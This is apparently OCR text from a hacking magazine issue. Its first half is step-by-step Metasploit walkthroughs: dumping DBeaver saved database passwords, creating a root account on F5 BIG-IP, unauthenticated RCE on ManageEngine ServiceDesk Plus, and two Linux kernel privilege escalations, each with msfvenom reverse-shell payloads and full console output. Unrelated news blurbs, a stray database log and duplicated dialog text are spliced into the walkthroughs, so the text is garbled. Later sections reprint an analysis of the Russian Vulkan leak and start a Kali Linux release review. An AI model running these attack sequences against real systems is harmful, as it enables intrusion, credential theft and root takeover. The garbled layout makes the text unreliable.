2023-03-31 19:18:40 0 [Note] InnoDB: Compressed tables use zlib 1.2.12
2023-03-31 19:18:42 0 [Note] InnoDB: Number of transaction pools: 1
2023-03-31 19:18:42 0 [Note] InnoDB: Using crc32 + pclmulqdq instructions
2023-03-31 19:18:42 0 [Note] InnoDB: Initializing buffer pool, total size = 128.000MiB, chunk size = 2.000MiB
2023-03-31 19:18:42 0 [Note] InnoDB: Completed initialization of buffer pool
2023-03-31 19:18:43 0 [Note] InnoDB: File system buffers for log disabled (block size=4096 bytes)
2023-03-31 19:18:43 0 [Note] InnoDB: Starting crash recovery from checkpoint LSN=47263
2023-03-31 19:18:43 0 [Note] InnoDB: Opened 3 undo tablespaces
2023-03-31 19:18:43 0 [Note] InnoDB: 128 rollback segments in 3 undo tablespaces are active.
2023-03-31 19:18:43 0 [Note] InnoDB: Removed temporary tablespace data file: './ibtmp1'
2023-03-31 19:18:43 0 [Note] InnoDB: Setting file './ibtmp1' size to 12.000MiB. Physically writing the file full; Please
wait ...
2023-03-31 19:18:43 0 [Note] InnoDB: File './ibtmp1' size is now 12.000MiB.
2023-03-31 19:18:43 0 [Note] InnoDB: log sequence number 47446; transaction id 14
2023-03-31 19:18:43 0 [Note] InnoDB: Loading buffer pool(s) from C:\Users\admin\Desktop\mariadb-11.0.0-win64\data\ib_bu
ffer_pool
2023-03-31 19:18:43 0 [Note] Plugin 'FEEDBACK' is disabled.
2023-03-31 19:18:43 0 [Note] mariadb.exe: SSPI: using principal name 'localhost', mech 'Negotiate'
2023-03-31 19:18:44 0 [Note] InnoDB: Buffer pool(s) load completed at 230331 19:18:44
2023-03-31 19:18:44 0 [Note] Server socket created on IP: '::'.
2023-03-31 19:18:44 0 [Note] Server socket created on IP: '0.0.0.0'.
```

IceFire Ransomware whcih earlier targeted only Windows systems is now targeting Linux Enterprise networks.

Connect to database

Connection Settings

MariaDB connection settings

General Driver properties

Server Host: localhost

Port: 3306

Database:

User name: root

Password: ☐ Save password locally

Local Client: MySQL Binaries

Advanced settings: Network settings (SSH, SSL, Proxy, ...) Connection details (name, type, ...)

Driver name: MariaDB Edit Driver Settings

< Back Next > Finish Cancel Test Connection ...

Connect to database

Connection Settings

MariaDB connection settings

General Driver properties

Server Host: localhost

Port: 3306

Database:

User name: root

Password: ☐ Save password locally

Local Client: MySQL Binaries

Advanced settings: Network settings (SSH, SSL, Proxy, ...) Connection details (name, type, ...)

Driver name: MariaDB Edit Driver Settings

< Back Next > Finish Cancel Test Connection ...

Since this is a POST module, we will need to have a Meterpreter session on the target system (even a low privileged session will do).

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:50261) at 2023-03-31 09:59:51 -0400
```

```
meterpreter > sysinfo
```

```
Computer       : DESKTOP-PRLKILM
OS             : Windows 10 (10.0 Build 17763).
Architecture   : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 1
Meterpreter    : x64/windows
```

```
meterpreter > getuid
```

```
Server username: DESKTOP-PRLKILM\admin
```

```
meterpreter > █
```

Background the current Meterpreter session and load the post/multi/gather/dbeaver module.

```
msf6 exploit(multi/handler) > search dbbeaver
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	D
0	post/multi/gather/dbbeaver		normal	No	G

ather Dbbeaver Passwords

Interact with a module by name or index. For example `info 0`, use `0` or use `post/multi/gather/dbbeaver`

```
msf6 exploit(multi/handler) > █
```

Researchers have discovered a new variant of Android banking trojan named Xenomorph in wild.


```
msf6 exploit(multi/handler) > use 0
msf6 post(multi/gather/dbeaver) > show options
```

Module options (post/multi/gather/dbeaver):

Name	Current Setting	Required	Description
-----	-----	-----	-----
JSON_DIR_PATH		no	Specifies the json directory path for Db eaver
SESSION		yes	The session to run this module on
XML_FILE_PATH		no	Specifies the .dbeaver-data-sources.xml file path for Dbeaver

Set the session ID of the initial Meterpreter session and execute the module.

```
msf6 post(multi/gather/dbeaver) > set session 1
session => 1
msf6 post(multi/gather/dbeaver) > check
[-] Check failed: Post modules do not support check.
msf6 post(multi/gather/dbeaver) > run

[*] Gather Dbeaver Passwords
[+] dbeaver .dbeaver-data-sources.xml saved to /home/kali/.msf4/loot/20230331100047_default_192.168.40.150_dbeaver.creds_369088.txt
[*] Finished processing C:\Users\admin\.dbeaver4\General\.dbeaver-data-sources.xml
[+] Passwords stored in: /home/kali/.msf4/loot/20230331100047_default_192.168.40.150_host.dbeaver_264435.txt
[+] Dbeaver Password
=====
```

Name	Proto	Hostn	Port	Usern	Passwor	DB	URI	Type
------	-------	-------	------	-------	---------	----	-----	------

Xenomorph was first noticed in February 2022. It targeted 56 European banks through dropper apps.

[+] Dbeaver Password

=====

Name	Protocol	Hostname	Port	Username	Password	DB	URI	Type
DBeaver Sample Database (SQLite)	generic					C:\Users\admin\OneDrive\Documents\sample-database-sqlite-1\Chinook.db	jdbc:sqlite:C:\Users\admin\OneDrive\Documents\sample-database-sqlite-1\Chinook.db	dev

SQLite						sample-database-sqlite-1\Chinook.db	eaver4\metadata\sample-database-sqlite-1\Chinook.db	
MariaDB - local host	mysql	localhost	3306	root	12345678		jdbc:mysql://localhost:3306/	dev

[*] Post module execution completed
 msf6 post(multi/gather/dbeaver) > █

A Coordinated international law enforcement effort has taken down the online infrastructure of NetWire, a cross-platform Remote Access Trojan (RAT).

F5 MCP Create Root Account Module

TARGET: FS Big IP <=17.0.0.1
MODULE : POST

TYPE: Local
ANTI-MALWARE : NA

F5's Big IP is a collection of hardware and software solutions that provide services of security, reliability and performance. The above-mentioned versions of F5 have a privilege escalation vulnerability in the MCP protocol that can be used to create a new user account with root privileges.

We have tested this module on the F5 Big IP 17.0.01. since this is a POST Module, we need to have an initial low privileged Meterpreter session on the target. We used msfvenom for this.

```
(kali@222vm) - [~]
$ msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.40.153 LPORT=4455 -f elf > /home/kali/Desktop/F5_x64_153_4455.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1068640 bytes
Final size of elf file: 1068640 bytes
```

```
(kali@222vm) - [~]
$
```

```
[non_root@localhost:NO LICENSE:Standalone] ~ $ chmod +x payload1.elf
[non_root@localhost:NO LICENSE:Standalone] ~ $ ls
payload1.elf  payload.elf
[non_root@localhost:NO LICENSE:Standalone] ~ $
```

```
[*] Started reverse TCP handler on 192.168.40.153:4455
[*] Meterpreter session 14 opened (192.168.40.153:4455 -> 192.168.40.161:36750) at 2023-04-05 05:53:59 -0400
```

```
meterpreter > sysinfo
Computer      : localhost.localdomain
OS            : CentOS 7.3.1611 (Linux 3.10.0-862.14.4.el7.ve.x86_64)
Architecture : x64
BuildTupple   : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: non_root
meterpreter >
Background session 14? [y/N]
```


Let's see how this module works. Background the current Meterpreter session and load the exploit/linux/local/f5_create_user module.

```
msf6 exploit(multi/handler) > use exploit/linux/local/f5_create_user
```

```
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/local/f5_create_user) > show options
```

Module options (exploit/linux/local/f5_create_user):

Name	Current Setting	Required	Description
-----	-----	-----	-----
CREATE_SESSION	true	yes	If set, use the new account to create a root session
PASSWORD	ibwl9uLVIfVs	yes	Password for the new user (default: random)

Name	Current Setting	Required	Description
-----	-----	-----	-----
CREATE_SESSION	true	yes	If set, use the new account to create a root session
PASSWORD	ibwl9uLVIfVs	yes	Password for the new user (default: random)
SESSION		yes	The session to run this module on
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)

SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	bdCs2whL	yes	Username to create (default: random)

When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,httprequest,pshtt,pshtt_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.40.153	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Auto

We set the required options and execute the module. We will be creating a user named hacker.

```
msf6 exploit(linux/local/f5_create_user) > set username hacker
username => hacker
msf6 exploit(linux/local/f5_create_user) > set password 12345678
password => 12345678
msf6 exploit(linux/local/f5_create_user) > check
```

```
[-] Msf::OptionValidateError The following options failed to validate: SESSION
```

```
msf6 exploit(linux/local/f5_create_user) > █
```



```

msf6 exploit(linux/local/f5_create_user) > set session 14
session => 14
msf6 exploit(linux/local/f5_create_user) > check
[-] This module does not support check.
msf6 exploit(linux/local/f5_create_user) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Will attempt to create user hacker / xjXlerS0gddX, then change
password to 12345678 when creating a session
[+] Service didn't return an error, so user was likely created!
[*] Attempting create a root session...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/f5_create_user) >

```

The modules info section says a user might have been created. Let's check it out.V

```

msf6 exploit(linux/local/f5_create_user) > sessions -i 14

```

```

[*] Starting interaction with 14...

```

```

meterpreter > shell
Process 14579 created.
Channel 3 created.

```

```

ls
payload1.elf
payload.elf
cd ..
ls
admin
f5_remoteuser
hacker
non_root
root

```

```

su hacker
Password: xjXlerS0gddX
You are required to change your password immediately (root enforce
d)
(current) BIG-IP password:

```

Attackers have allegedly flooded NPM Repository with over 15,000 Spam packages containing phishing links.


```

su hacker
Password: xjXlerS0gddX
You are required to change your password immediately (root enforce
d)
(current) BIG-IP password: xjXlerS0gddX
New BIG-IP password: 12345678
BAD PASSWORD: it is too simplistic/systematic
New BIG-IP password: hackerpandhi
Retype new BIG-IP password: hackerpandhi
whoami
root

```

```
[non_root@localhost:NO LICENSE:Standalone] ~ $ su hacker
```

```
Password:
```

```
[hacker@localhost:NO LICENSE:Standalone] non_root # _
```

As readers can see, a new username “hacker” has been created on the target system and that too with root privileges.

ManageEngine ServiceDesk Plus RCE Module

TARGET: Manage Engine ServiceDesk Plus <=140031 **TYPE:** Remote
MODULE : Exploit **ANTI-MALWARE :** OFF

ManageEngine Service Plus is a comprehensive helpdesk and asset management software that HelpDesk agents and IT managers with an integrated console to monitor and maintain the assets and IT requests generated from the users of the IT resources of the organisation. The above-mentioned versions of the software has an unauthenticated remote code execution vulnerability due to dependency to an outdated library. However, the target is only vulnerable if Single Sign-On(SSO) has been enabled at least once on the target system.

We have tested this module on Zoho ManageEngine Service Desk Plus 14003 installed on a Windows system. The installation and configuration instructions of Service Desk Plus are given in our Installations section. Let's see how this module works. After the target is set, load the manageengine_service-desk_plus_saml_rce module.

**Hackercool Magazine is also
available on**

Magzter

&

Zinio


```
msf6 > search servicedesk
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	-----
0	exploit/multi/http/manageengine_auth_upload	2014-12-15	excellent	Yes	ManageEngine Multiple Products Authenticated File Upload
1	exploit/multi/http/manageengine_sd_uploader	2015-08-20	excellent	Yes	ManageEngine ServiceDesk Plus Arbitrary File Upload
2	exploit/windows/http/manageengine_servicedesk_plus_cve_2021_44077	2021-09-16	excellent	Yes	ManageEngine ServiceDesk Plus CVE-2021-44077
3	auxiliary/scanner/http/servicedesk_plus_traversal	2015-10-03	normal	No	ManageEngine ServiceDesk Plus Path Traversal
4	exploit/multi/http/manageengine_servicedesk_plus_saml_rce_cve_2022_47966	2023-01-10	excellent	Yes	ManageEngine ServiceDesk Plus Unauthenticated SAML RCE
5	exploit/multi/http/novell_servicedesk_rce	2016-03-30	excellent	Yes	Novell ServiceDesk Authenticated File Upload

```
msf6 > use 4
```

```
[*] Using configured payload cmd/windows/powershell/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/manageengine_servicedesk_plus_saml_rce_cve_2022_47966) > show options
```

```
Module options (exploit/multi/http/manageengine_servicedesk_plus_saml_rce_cve_2022_47966):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
DELAY	5	yes	Number of seconds to wait between each request
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see

RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/SamlResponseServlet	yes	The SAML endpoint URL
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host
When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,httprequest,psch_invokehttprequest,ftp_http:			
Name	Current Setting	Required	Description
-----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
Payload options (cmd/windows/powershell/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

			interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
1	Windows Command

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > show targets
```

Exploit targets:

=====

	Id	Name
	--	----
	0	Windows EXE Dropper
=>	1	Windows Command
	2	Unix Command
	3	Linux Dropper

```
msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > █
```

Set the required options and use check command to see if the target is vulnerable.

```
msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > set rhosts 192.168.40.150
rhosts => 192.168.40.150
msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > check
[*] 192.168.40.150:8080 - The target appears to be vulnerable.
msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > █
```

The target is indeed vulnerable. Set the target to '0' and set all other required options.


```
msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > set target 0
target => 0

msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > set lhost 192.168.40.153
lhost => 192.168.40.153

msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > set lport 4444
lport => 4444

msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > █
```

After all the options are set, execute the module. As readers can see, we have Meterpreter session

```
msf6 exploit(multi/http/manageengine_servicedesk_
plus_saml_rce_cve_2022_47966) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Command Stager progress - 17.01% done (2046/12025 bytes)
[*] Command Stager progress - 34.03% done (4092/12025 bytes)
[*] Command Stager progress - 51.04% done (6138/12025 bytes)
[*] Command Stager progress - 68.06% done (8184/12025 bytes)
[*] Command Stager progress - 84.24% done (10130/12025 bytes)
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Command Stager progress - 100.00% done (12025/12025 bytes)
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.150:50024) at 2023-04-04 05:38:35 -0400
```

```
meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

As readers can see, we have Meterpreter session on the target system with SYSTEM privileges.

Most Threat Actors exploiting Zoho with the recent vulnerability are using Netcat or Cobalt Strike beacon as apayloads.

Linux PE on VMware Virtual Machines.

TARGET: Linuxkernel4.14.rc1.5.17rc1
MODULE : PE

TYPE: Local
ANTI-MALWARE : NA

CVE_2022_22942 is a use after free vulnerability that is present in above mentioned versions of Linux kernel. This vulnerability is present in Linux virtual machines installed in VMware. This vulnerability is present in Linux kernel's vmw_execbuf_copy_fence_user function in drivers/gpu/drm/vmwgfx/vmwgfx_execbuf.c in vmwgfx and allows attackers to escalate privileges on a Linux system.

We have tested this module on Linux Kernel 5.13.12 on Ubuntu. The installation and configuration of vulnerable target is given in our Installations section. Let's see how this module works. After the target is set, get a Meterpreter session with low privileges.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (3045348 bytes) to 192.168.40.143
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.143:60572) at 2023-04-06 05:00:39 -0400

meterpreter > sysinfo
Computer      : ubuntu2204.localdomain
OS            : Ubuntu 22.04 (Linux 5.13.12-051312-generic)
Architecture : x64
BuildTupple  : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: user1
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y
msf6 exploit(multi/handler) > █
```

Background the current Meterpreter session and load the linux/local/Vmwgfx_fd_priv_esc module.

USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>


```
msf6 exploit(multi/handler) > use linux/local/vmwgfx_fd_priv_esc
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/vmwgfx_fd_priv_esc) > show options
```

Module options (exploit/linux/local/vmwgfx_fd_priv_esc):

Name	Current Setting	Required	Description
----	-----	-----	-----
COMPILE	Auto	yes	Compile on target (Accepted: Auto, True, False)
SESSION		yes	The session to run this module on

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Auto

Set the LHOST and session ID and use check command to see if the target is vulnerable.

```
msf6 exploit(linux/local/vmwgfx_fd_priv_esc) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(linux/local/vmwgfx_fd_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/vmwgfx_fd_priv_esc) > check

[-] MANUAL replacement of trojaned /bin/chfn is required.
[*] The target appears to be vulnerable. vmwgfx installed
msf6 exploit(linux/local/vmwgfx_fd_priv_esc) > █
```

The target is indeed vulnerable. After all the options are set, execute the module.

Since 2022, Trojanized installers of TOR anonymity browser are being used to spread clipper malware.


```

msf6 exploit(linux/local/vmwgfx_fd_priv_esc) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. vmwgfx installed
[+] Original /bin/chfn backed up to /home/kali/.msf4/loot/20230406
051224_default_192.168.40.143_binchfn_633309.bin
[*] Uploading payload to /tmp/.D55fY
[*] Writing '/tmp/.D55fY' (282 bytes) ...
[*] Launching exploit...
[*] Sending stage (3045348 bytes) to 192.168.40.143
[+] Deleted /tmp/.9oTe0nA
/usr/share/metasploit-framework/lib/msf/core/data_store_with_fallb
acks.rb:228: warning: Exception in finalizer #<Proc:0x00007fd0b3e1
b910 /usr/share/metasploit-framework/lib/rex/post/meterpreter/chan
nel.rb:154>

    from /usr/share/metasploit-framework/lib/msf/core/thread_m
anager.rb:105:in `block in spawn'
    from /usr/share/metasploit-framework/vendor/bundle/ruby/3.
1.0/gems/logging-2.3.1/lib/logging/diagnostic_context.rb:474:in `b
lock in create_with_logging_context'

[-] Unknown command: getuid
meterpreter > sysinfo
Computer      : ubuntu2204.localdomain
OS           : Ubuntu 22.04 (Linux 5.13.12-051312-generic)
Architecture : x64
BuildTupl    : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter >

```

As readers can see, we have a new Meterpreter session but with “root” privileges.

For this module to work, we need an external exploit the source of which can be downloaded from the link given in our Downloads section (CVE_2022_22242_dc.c). Download this script and place it in /usr/share/Metasploit/namespace/external/source/exploit/CVE_2022_22942/ directory.

[CVE_2022_1043 Linux Priv Esc Module.](#)

TARGET: Linuxkernel 5.12-rc3 to 5.14-rc7
MODULE : PE

TYPE: Local
ANTI-MALWARE : NA

This privilege escalation module exploits a vulnerability in io_uring leading to an additional put_credc) that can be exploited to hijack credentials of other processes. "io_uring" is a new async

Asynchronous I/O API for Linux

This module uses this to spawn SUID program to get the freed cred object reallocated by a privileged process and abuse them to create a SUID root binary that'll pop a privileged shell. This module also requires that the target system have more than 1 CPU.

We have tested this module on Ubuntu 22.04.01 after installing the 5.13.12 kernel. The installation instructions of the vulnerable kernel are given in our Installations section. We also need an exploit script (CVE_2022_1043.c) whose download information is given in our Downloads section. Download this script and copy it to the /usr/share/metasploit-framework/eternal/source/exploits/CVE-2022-1043/ directory. Let's see how this module works.

After the target is set (which it already is), get a low privilege Meterpreter session on the target system. Then, background the current session and load the cve_2022_143_io_uring_priv_esc module.

```
msf6 > use linux/local/cve_2022_1043_io_uring_priv_esc
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2022_1043_io_uring_priv_esc) > show options
```

Module options (exploit/linux/local/cve_2022_1043_io_uring_priv_esc):

Name	Current Setting	Required	Description
----	-----	-----	-----
COMPILE	Auto	yes	Compile on target (Accepted: Auto, True, False)
SESSION		yes	The session to run this module on

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Auto

Set the session ID and use check command to see if the target is vulnerable.

```
msf6 exploit(linux/local/cve_2022_1043_io_uring_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/cve_2022_1043_io_uring_priv_esc) > check
[+] The target is vulnerable. > 1 CPU required, detected: 2
msf6 exploit(linux/local/cve_2022_1043_io_uring_priv_esc) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(linux/local/cve_2022_1043_io_uring_priv_esc) > █
```

The target is indeed vulnerable. Set all the other required options and execute the module.

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. > 1 CPU required, detected: 2
[*] Writing '/tmp/.1LGEPu9vKV' (282 bytes) ...
[*] Launching exploit...
[*] Sending stage (3045348 bytes) to 192.168.40.143
[+] Deleted /tmp/.1LGEPu9vKV
[+] Deleted /tmp/.xE0TZ3c
[*] Meterpreter session 3 opened (192.168.40.153:4444 -> 192.168.40.143:60576) at 2023-04-06 05:40:18 -0400
```

```
meterpreter > sysinfo
Computer      : ubuntu2204.localdomain
OS            : Ubuntu 22.04 (Linux 5.13.12-051312-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: root
meterpreter > █
```

As readers can see, we have a new meterpreter session and of course with “root” privileges this time.

"Clipboard injectors can be silent for years, show no network activity or any other signs of presence until the disastrous day when they replace a crypto wallet address,"

-Vitaly Kamaluk, director of global research and analysis team (GReAT) for APAC at Kaspersky.

Russia`s shadow war: Vulkan files leak show how Putin`s regime weaponises cyberspace

CYBER WAR

Matthew Sussex

Fellow, Strategic and Defence Studies Centre,
Australian National University

Recent revelations about the close partnership between the Kremlin and NTC Vulkan, a Russian cybersecurity consultancy with links to the military, provide some rare insights into how the Putin regime weaponises cyberspace.

More than 5,000 documents have been leaked by an anonymous whistleblower, angry at Russia's conduct in the war in Ukraine. They purport to reveal details about hacking tools to seize control of vulnerable servers; domestic and international disinformation campaigns; and ways to digitally monitor potential threats to the regime.

Although caution is always necessary before accepting claims about cyber capabilities, it's noteworthy several Western intelligence agencies have confirmed the documents appear genuine.

The leak also corroborates the view of many strategists: that the Russian government regards offensive cyber capabilities as part of a holistic effort to degrade its enemies. This includes the sowing of mistrust via social media, the gathering of kompromat (compromising material), and the ability to target crucial infrastructure.

That list of enemies is a long one, and has grown since Putin's full-scale invasion of Ukraine in February 2022. Naturally, the Kremlin's just-released 2023 Foreign Policy Concept identifies the United States as the "main source of threats" to Russian security.

But Ukraine, every NATO and European Union member, and several other states are identified as "unfriendly countries", including

Australia, Japan, Singapore and New Zealand.

War In The Shadows

Russia utilises a range of methods to wage war in cyberspace. On one end of the spectrum, it uses groups attached to official agencies, such as the GRU (military intelligence) and the FSB (ostensibly domestic intelligence, but also carries out missions overseas).

The GRU's groups include Sandworm and Fancy Bear. Another group, Cozy Bear, is associated with the FSB.

One or more of these groups have been responsible for a series of prominent cyber attacks on a range of targets, including:

1. the Pentagon in 2015
2. the Ukrainian power grid in 2015
3. the 2016 Democratic National Convention
4. the 2017 NotPetya ransomware attacks, which targeted Ukraine but spread globally
5. German and French elections in 2017 and 2018
6. the International Olympic Committee
7. US-based NGOs and think tanks
8. COVID-19 vaccine data
9. the 2021 Republican National Committee
10. and a 2022 attempt to cause a power blackout in Ukraine.

At the other end of the spectrum, Russian information operations regularly use armies of bots and trolls, as well as unsuspecting "citizen curators", to spread false narratives.

Doing so is cheap and increases the distance between the attacker and its agents, allowing for plausible deniability.

Like biological warfare, it also weaponises the targets to do the job of spreading the narrative

(Cont'd On Next Page)

disease for it.

Russian information campaigns operate globally, among nations it considers its friends as well as its adversaries. Russian-weaponised media can be found in Africa, where the Russian Wagner paramilitary organisation has been especially active, as well as in South Asia and Australia.

In many respects, Russian information operations mimic Soviet geopolitical doctrine during the Cold War. This focused on courting areas of the world where the West was weakest.

But in the grey space between official agencies, useful idiots and unwitting proxies is an area of increasing emphasis of Russian cyber war: outsourcing. Some of these, such as Vulkan, retain an aura of respectability as consultancies that do government work as well as contracting to other firms.

They also include the Internet Research Agency in St Petersburg, which was used to coordinate social media attacks on the US Democratic Party during the 2018 mid-term elections, leading to an indictment by the Department of Justice.

Others are organised criminal gangs, like the aptly named “EvilCorp”, that use malware to harvest people’s banking details or personal information.

The November 2022 breach of Australia’s private health insurer Medibank was one example, which exposed patients’ sensitive health details such as treatments for drug addiction or HIV.

The Vulkan Revelations

The Vulkan leak adds more detail to what we know about Russian methods, tactics and targets in cyberspace. The GRU group Sandworm is identified as having authorised Vulkan to help build “Skan-V”, a piece of software that can monitor the internet to detect vulnerable servers to hack.

Another Vulkan project, known as “Fraction”, was designed to monitor social media sites for key words to identify regime opponents, both at home and abroad.

An even larger project in which Vulkan seems to have been engaged was “Amezit”. This is a tool that would enable operators to seize control of the internet both inside Russia and in other nations, and hijack information flows.

To function, its users need to be able to control physical infrastructure such as mobile phone towers and wireless internet nodes. Amezit can then be used to mimic legitimate sites and social media profiles, scrub content that might be deemed hostile, and replace it with disinformation.

Given the requirement to possess physical infrastructure, it’s clear Azemit was designed not solely as a piece of software, but to operate in tandem with the coercive instruments of a state.

This has internal uses as well as external ones. Domestically, it could be used to silence dissent in restive Russian regions. In a war zone, such as Ukraine, it could be used alongside

Russia’s armed forces to intercept government communications and swap genuine information sources for false ones.

The Vulkan leak also included information on physical objects. Although not a concise target list, its software allowed users to map physical infrastructure. This included airports worldwide, the Swiss Ministry of Foreign Affairs, and the Muhlberg nuclear power plant near Bern.

What’s more, the document drop featured mapped clusters of internet servers in the United States. And the Skan-V project identified a site in the US labelled “Fairfield” as a potentially vulnerable point of entry.

If the documents are accurate, Vulkan’s work for the Russian government shows how extensive the Kremlin’s attempts have been to monitor digital infrastructure, collect information about vulnerabilities, and develop the capacity to hijack it.

Combating Russian Cyber Attacks

Cyber threats are insidious because they can be used in multiple combinations and aimed at

(Cont'd On Next Page)

"hostile governments have greater ambitions in cyberspace than being able to switch off the lights."

different targets. Hack-and-leak campaigns against influential figures can be mixed with attempts to sabotage vital infrastructure, perform corporate espionage, undermine social cohesion and trust, and push fringe narratives to the political centre.

They can be drip-fed into the digital ecosystem. Or, much like the campaign that accompanied Russia's takeover of Crimea in 2014, they can be employed all at once in a cyber-blizzard.

But beyond infrastructure and industry, such attacks also target social pressure points: a states' institutions, ideas and people. This makes them especially useful in attacking democracies, making the open and free exchange of views a potential vulnerability.

As the Vulkan leaks demonstrate, hostile governments have greater ambitions in cyber

space than being able to switch off the lights.

They seek to be able to encourage us to question what we believe to be true, and pit us against one another.

Recognising that will be a crucial step in preventing the poisonous seeds of disinformation from taking root.

This Article first appeared in The Conversation

Kali Linux 2023.1

WHAT'S NEW

The first of release of Kali Linux this year, the Kali Linux 2023 has been released this month. The release date marks the 10th anniversary of Kali and the makers have definitely added some special things to this release. Let's see what are they.

New Themes & Wallpapers

The first thing you will notice as you install and boot up this release of Kali is their new themes and wallpapers. Although makers of Kali have been releasing new themes in their first release of the year, this special update includes new wallpapers for boot, login and Desktop displays.

Considering that it is their 10-year anniversary, the new themes are a nod to where Kali Linux started its journey from. It means the makers have designed their backgrounds as a direct reference to their previous iconic Kali releases as shown below.

Boot: Kali 1.0

